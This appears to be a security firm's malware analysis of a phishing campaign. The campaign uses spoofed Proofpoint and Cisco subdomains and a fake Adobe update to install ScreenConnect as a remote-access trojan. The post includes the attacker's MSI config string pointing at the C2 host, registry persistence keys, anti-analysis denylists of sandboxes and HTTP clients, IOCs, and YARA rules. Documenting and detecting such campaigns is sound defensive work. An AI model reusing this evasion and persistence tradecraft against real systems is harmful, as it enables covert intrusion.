
This is the child analysis Caronte queued automatically from the VBScript above, and its generated summary is where the C2 first appears in plain language: “The MSI installer configures the service to connect back to sancaktextile.com:8041 with an embedded 2048-bit RSA public key for encrypted remote desktop and file access sessions.” No manual string extraction, no protocol analysis, the relay address and the key came out of the automated pass.
The attacker-controlled configuration does not live in the binaries at all. It sits in the MSI’s own property table, under SERVICE_CLIENT_LAUNCH_PARAMETERS:
?e=Access&y=Guest&h=sancaktextile.com&p=8041&k=BgIAAACkAABSU0Ex...<2048-bit RSA public key>The installer’s ServiceInstall table then passes that string verbatim as the command line of the service it registers, so the relay address reaches the client as an argument rather than as embedded data.
That placement is the reason the payload is hard to catch on the file alone. The native service host is a stock ConnectWise binary and contains no reference to sancaktextile.com anywhere in its strings. Hash it, scan it, decompile it, and nothing points at this operator. The only file in the chain that identifies the campaign is the installer wrapper, and only in a metadata table that most static tooling never opens.
h and p are the relay host and port. k is a Microsoft CAPI PUBLICKEYBLOB, and decoding it confirms the shape: blob type 0x06 (public key), algorithm CALG_RSA_KEYX, magic RSA1, 2048-bit modulus, exponent 65537. The client uses it to pin the relay’s identity, the same job an SSH host key does. We fingerprinted the decoded 276-byte blob (SHA-256 bf55a817eb6aef825bed68448b6342bb56646a3af29d3f9d8e284a0b10c5d2ec) because, unlike the domain, this key cannot be rotated without rebuilding the relay, which makes it a more durable indicator than the hostname.
On install, the MSI creates a persistent Windows service, ScreenConnect Client (5bab5a88e37ba90e), via CreateServiceW, and additionally writes entries under SYSTEM\CurrentControlSet\Control\SafeBoot\Network, ensuring the service also starts when the machine is booted into Safe Mode with Networking, a detail that specifically undermines a common manual-removal instruction (“boot into Safe Mode to remove the infection”).
The installed bundle carries the software’s full standard capability set, all legitimate ScreenConnect components, now under attacker control:
| Component | Capability |
|---|---|
ScreenConnect.WindowsBackstageShell.exe | Remote shell access |
ScreenConnect.WindowsFileManager.exe | Remote file browsing and exfiltration |
ScreenConnect.Windows.dll | Screenshot capture, keylogging, audio recording |
ScreenConnect.WindowsCredentialProvider.dll / WindowsAuthenticationPackage.dll | Credential provider hooks at the Windows logon screen |
Static analysis of the bundle also produces a long list of malware-shaped signals, and they deserve an honest reading. Generic YARA rules fire across the archive members for keylogging, screen capture, audio recording and hook-table manipulation on ScreenConnect.Windows.dll, and antisb_threatExpert fires on ScreenConnect.WindowsCredentialProvider.dll. The service host shows IsDebuggerPresent and SetUnhandledExceptionFilter calls, but those sit in ATL and C runtime boilerplate, where the runtime uses them to decide whether to raise a crash dialog. None of this is attacker hardening, and reading it as hardening would be a mistake: these are unmodified, vendor-signed ConnectWise files, and a rule matching the ConnectWise code-signing certificate fires alongside the rest.
That is the difficulty in one paragraph. Remote-support software and a remote access trojan are built to do the same things, so no amount of heuristic scoring on these files will separate them. Whether this install is malicious is a configuration question, not a file question.
sancaktextile.com is live infrastructure, not a stale registration: ports 80, 443, 8040 and 8041 all accept TCP connections. Ports 8040 and 8041 answer nothing recognisable, consistent with the relay speaking ScreenConnect’s proprietary protocol and rejecting anything that is not a genuine client handshake.
Port 443 is a different matter. It serves the operator’s ScreenConnect web portal, publicly reachable, and it is not a relay endpoint but the full server console front end:

The operator runs a self-hosted ScreenConnect server on their own infrastructure. The client configuration points at a bare hostname and port rather than a vendor-hosted instance name, and the RSA key in the MSI is the operator’s own.
The response headers place it precisely: Server: Microsoft-HTTPAPI/2.0, the Windows HTTP.SYS stack that self-hosted ScreenConnect binds to, serving the DarkTeal theme.
The TLS certificate closes the loop on timing. It is a Let’s Encrypt certificate for CN=sancaktextile.com, issued 2026-08-04, the same day sancaktextile.online was registered. The matching date is consistent with the C2 server and lure domain being provisioned as part of the same operation rather than assembled from infrastructure of different ages.
That date is recent, and the campaign has not stopped growing since. New lure subdomains appeared during this investigation that were absent from our initial enumeration, among them protect-jp.mimecast.com.secure-web.cisco.com.sancaktextile.online, edcsecure-web.cisco.com.urldefense.proofpoint.com.sancaktextile.online and 6mimecast.com.secure-web.cisco.com.sancaktextile.online. The lure domain, the C2 console and both S3 buckets were all live and serving at the time of writing.
One versioning note, since it is the obvious question. ScreenConnect 25.2.3 and earlier carried an ASP.NET ViewState code injection flaw (CVE-2025-3935, CVSS 8.1), which ConnectWise fixed in 25.2.4 by disabling ViewState and removing the code that depended on it. A ScreenConnect server stamps its own version into the clients it builds, so the 25.2.4.9229 client is good evidence that the server behind it is at or past that fix. Even on an unpatched build the flaw required the machine keys from the server’s web.config first, so it was never a straightforward way in. We did not attempt authentication or any other interaction with the portal beyond retrieving its public landing page.
Staging Architecture: Two Buckets, Two Regions
The campaign never hosts an executable payload on its own domain. Both stages come out of Amazon S3, from two separate buckets in two different regions:
charterkc-sns-notifications.s3.eu-central-1.amazonaws.com      → fake update page + VBScript
achotelwashington-mfa-cdn-courtyard.s3.us-west-1.amazonaws.com → ScreenConnect MSI
Neither name is arbitrary. One resembles an SNS notification service, the other a hotel chain’s MFA and CDN infrastructure. Both are constructed to withstand cursory review in a proxy log, where requests to *.s3.amazonaws.com are routine and the bucket name is the only element distinguishing legitimate corporate storage from malware staging.
This split also gives the operator resilience the lure domain doesn’t have. Taking down sancaktextile.online removes the entry point but leaves both payloads reachable, and at the time of writing both buckets still answer an ordinary request with 200 OK. Reporting the buckets to AWS is a separate action from reporting the domain to its registrar, and each addresses a different half of the chain.
Defensive Priorities
The campaign exposes different detection opportunities at each transition. None depends on recognising the Adobe page visually.
- Parse ownership, not brand tokens. Normalize URLs to their registrable domain and flag email-security names such as
urldefense.proofpoint.comorsecure-web.cisco.comwhen they appear as labels beneath an unrelated domain, particularly one with recent registration or CT activity. - Correlate the redirect chain. A browser that reaches a newly registered lure domain and then retrieves a
.vbsand an MSI from unrelated S3 buckets is higher-confidence evidence than any individual request. A fallback redirect to the genuine Proofpoint site should not clear the original event. - Detect the execution handoff. Alert when
wscript.exeorcscript.exelaunched from a user download modifiesSmartScreenEnabled, creates a Run key, writes an MSI under%TEMP%, and invokesmsiexecwith/quiet. - Govern remote-support software by configuration. Allowlist approved ScreenConnect instance IDs and relay hosts. Inspect MSI properties and registered-service arguments, and alert on new ScreenConnect services with unknown relays or
SafeBoot\Networkpersistence. - Respond as an interactive compromise. Once the service is installed, the operator has remote shell, file, capture, and logon-screen capabilities. Isolation and removal should include the ScreenConnect service, credential-provider registrations, Run key, downloaded script, and any credentials exposed during the session.
Indicators of Compromise
Dropper:
  Name:     Adobe Reader Installer.vbs
  SHA256:   dbac65d2a03c91c4a2226090d06e0da8700c755dde61f506c79a3a356e3416bc
  MD5:      b55710ace9f4dca8f1bdb95411db0cf2
  SHA1:     14282e3fbd2b57b105cda08526dffa10a0bd884e

Payload:
  Name:     ScreenConnect.ClientSetup.msi (ConnectWise ScreenConnect v25.2.4.9229)
  SHA256:   e6c563365967e2223cb852c266237ed9c553f5c94023253f51f996b8eb14a56c
  Service:  ScreenConnect Client (5bab5a88e37ba90e)
  Instance id:  5bab5a88e37ba90e
  URL scheme:   sc-5bab5a88e37ba90e
  ProductCode:  "{2B3E90CD-17AF-9020-7E06-7AE2D7C47267}"
  UpgradeCode:  "{45E9582B-B171-5E88-5BAB-5A88E37BA90E}"
  Credential provider CLSID: "{6FF59A85-BC37-4CD4-AA13-7B50E75AC37A}"

Payload config (MSI property table, not present in any installed binary):
  Property: SERVICE_CLIENT_LAUNCH_PARAMETERS
  Value:    ?e=Access&y=Guest&h=sancaktextile.com&p=8041&k=BgIAAACkAABSU0Ex...
  Delivery: passed verbatim as the service command line via the ServiceInstall table

Network:
  C2 relay:       sancaktextile.com:8041
  Open ports:     80, 443, 8040, 8041
  Web console:    https://sancaktextile.com/  (self-hosted ScreenConnect server)
                  Server: Microsoft-HTTPAPI/2.0   theme: DarkTeal
                  TLS: Let's Encrypt CN=sancaktextile.com, issued 2026-08-04
  RSA key SHA256: bf55a817eb6aef825bed68448b6342bb56646a3af29d3f9d8e284a0b10c5d2ec
                  (SHA-256 over the 276-byte CAPI PUBLICKEYBLOB obtained by
                   URL-decoding then base64-decoding the k= parameter;
                   durable: survives domain rotation, unlike the hostname)
  Staging (S3):   achotelwashington-mfa-cdn-courtyard.s3.us-west-1.amazonaws.com
                  charterkc-sns-notifications.s3.eu-central-1.amazonaws.com

Lure infrastructure:
  Domain:    sancaktextile.online (registered 2026-08-04)
  Subdomain pattern: <spoofed-brand>.sancaktextile.online
  Spoofed brands: Google, Google Ads, Facebook, LinkedIn, Outlook,
                  Cisco Secure Web, Proofpoint URL Defense, Proofpoint pstmrk.it,
                  Microsoft Safe Links (EUR04/NAM04), Mimecast
  Confirmed live entry point:
    https://dcsecure-web.cisco.com.urldefense.proofpoint.com.sancaktextile.online/
  Stage 1 (CAPTCHA gate) -> Stage 2 (fake update page):
    https://charterkc-sns-notifications.s3.eu-central-1.amazonaws.com/Adobe_Reader_Update
  Note: direct requests without a completed CAPTCHA are redirected to the
        genuine proofpoint.com website (cloaking / anti-analysis)

CAPTCHA gate artifacts (host-agnostic, reusable across the kit's domains):
  Verify endpoint:    POST /__cre/verify   (JSON response, next stage in .url)
  Divert on failure:  https://www.proofpoint.com/us/products/365-total-protection
  localStorage key:   __bg_bid   (base64 JSON, persistent browser id)
  Honeypot field:     input[name="email_address"] positioned at left:-10000px
  Page title:         Verify you are human
  Favicon:            https://www.google.com/favicon.ico (hotlinked from Google)
  Address-bar rewrite: history.replaceState to a fake googleadservices click URL
                       on www.googleadservices.com.secure-web.cisco.com.<domain>
  Recipient email:    passed in the URL fragment, decoded as plaintext/hex/base64url
  Timings:            ARM_MS=900, HOLD_MS_TARGET=1800 (hold also carried in token)
  Automation markers:
    navigator flag: navigator.webdriver
    document prefixes: $cdc_, $wdc_, __webdriver, __selenium, __driver
    globals: cdc_adoQpoasnfa76pfcZLmcfl_Array,
             cdc_adoQpoasnfa76pfcZLmcfl_Window,
             __lastWatirAlert, __webdriver_unwrapped
    Chrome DevTools Protocol probe: getter on Error.stack
  User-agent denylist:
    Email security: proofpoint, ppurldpf, urldefense, urlprotect, safelinks,
                    mimecast, barracuda, fireeye, trellix, mandiant, ironport,
                    sophos, fortinet, trendmicro, symantec, zscaler, netskope
    Sandboxes: virustotal, urlscan, hybrid-analysis, joe sandbox, cuckoo,
               any.run, cape sandbox, filescan, threat analyzer
    Automation: headlesschrome, puppeteer, playwright, phantomjs, crawler,
                spider, scanner, probe, sitecheck
    HTTP clients: curl/, wget/, python-requests, go-http-client, axios/,
                  scrapy, httpx

Persistence:
  Registry (dropper):  HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SmartScreenEnabled = Off
  Registry (dropper):  HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdobeUpdateService
  Registry (payload):  SYSTEM\CurrentControlSet\Control\SafeBoot\Network\ScreenConnect Client (5bab5a88e37ba90e)
  Registry (payload):  SYSTEM\CurrentControlSet\Control\Lsa
                       Authentication Packages += ScreenConnect.WindowsAuthenticationPackage.dll
  Registry (payload):  Software\Microsoft\Windows\CurrentVersion\Authentication\Credential Providers\{6FF59A85-BC37-4CD4-AA13-7B50E75AC37A}
  Registry (payload):  CLSID\{6FF59A85-BC37-4CD4-AA13-7B50E75AC37A}\InprocServer32
                       -> ScreenConnect.WindowsCredentialProvider.dll
  Registry (payload):  HKCR\sc-5bab5a88e37ba90e (custom URL protocol handler)

Filesystem:
  %TEMP%\AdobeUpdate.msi   (deleted after silent install)
rule FakeUpdate_ScreenConnect_VBS_Downloader {
meta:
description = "VBScript downloader masquerading as Adobe Reader Installer; disables SmartScreen and silently installs a ScreenConnect payload"
author = "Beelzebub Research"
date = "2026-08-13"
reference = "https://beelzebub.ai/blog/fake-update-screenconnect-email-security-spoofing"
strings:
$s1 = "AdobeUpdateService" ascii
$s2 = "SmartScreenEnabled" ascii
$s3 = "MSXML2.XMLHTTP" ascii
$s4 = "msiexec" ascii nocase
$s5 = "On Error Resume Next" ascii
$s6 = "ScreenConnect.ClientSetup.msi" ascii
condition:
4 of them
}
rule ScreenConnect_Abused_RAT_Config {
meta:
description = "Detects ScreenConnect client config repurposed as a RAT via non-official relay host"
author = "Beelzebub Research"
date = "2026-08-13"
reference = "https://beelzebub.ai/blog/fake-update-screenconnect-email-security-spoofing"
strings:
$host = "h=sancaktextile.com" ascii
$port = "p=8041" ascii
$sc = "ScreenConnect.WindowsBackstageShell.exe" ascii
condition:
$sc and ($host or $port)
}Conclusion
This campaign does not rely on one convincing fake. It builds a relay of borrowed trust: Cisco and Proofpoint in the hostname, Google in the CAPTCHA, Adobe in the update prompt, Amazon in the staging URLs, and ConnectWise in the installed binaries. Each familiar name answers the victim’s next moment of doubt, while the only domain that matters and the only configuration that reveals intent remain easy to overlook.
That is why the rough Adobe page is not a contradiction. The operator invested in reaching the right visitor, excluding analysis systems, and keeping remote access after execution. The screen in the middle only has to move a pre-selected person from download to double-click. Its most effective line is not the fake logo but “Click Yes if prompted”: it turns the expected Windows warning into proof that the instructions are working.
None of the domains, file hashes, or the RSA key had public documentation at the time of analysis. Fake updates and abused RMM tools are familiar categories. This infrastructure, and the way it composes those categories into one chain, was not.
How Caronte Made This Possible
This investigation required manual intervention at exactly one point, and identifying which one illustrates how these campaigns sustain themselves.
The CAPTCHA gate is designed to prevent automated retrieval, and it succeeds. A URL alone is insufficient: submitting one of these subdomains to any analysis platform returns the cloaked response, the genuine Proofpoint website. Solving the challenge and following the lure until the payload URL became visible required a human operator, and no degree of automation removes that constraint.
The gate protects discovery, however, not the payload itself. Once a single manual pass exposed the staging URL, the remainder of the chain was openly accessible: both S3 locations return 200 OK to an ordinary request, with no challenge and no cloaking. At the time of writing, they continue to do so.
Everything downstream of that point was automated. Caronte processed the VBScript, extracted its behaviors and indicators, followed the download URL embedded in the script, retrieved the MSI, queued it for independent reverse engineering, linked the two samples, and reported sancaktextile.com:8041 and the embedded RSA key in its generated summary. The C2 address published in this report was not the product of a targeted search; it emerged from the automated analysis.
The constraint in most threat intelligence work is not analytical judgment but the time required to reach the point where judgment can be applied. Caronte reduces that interval from hours to minutes. It does not eliminate the single human interaction this campaign was designed to demand.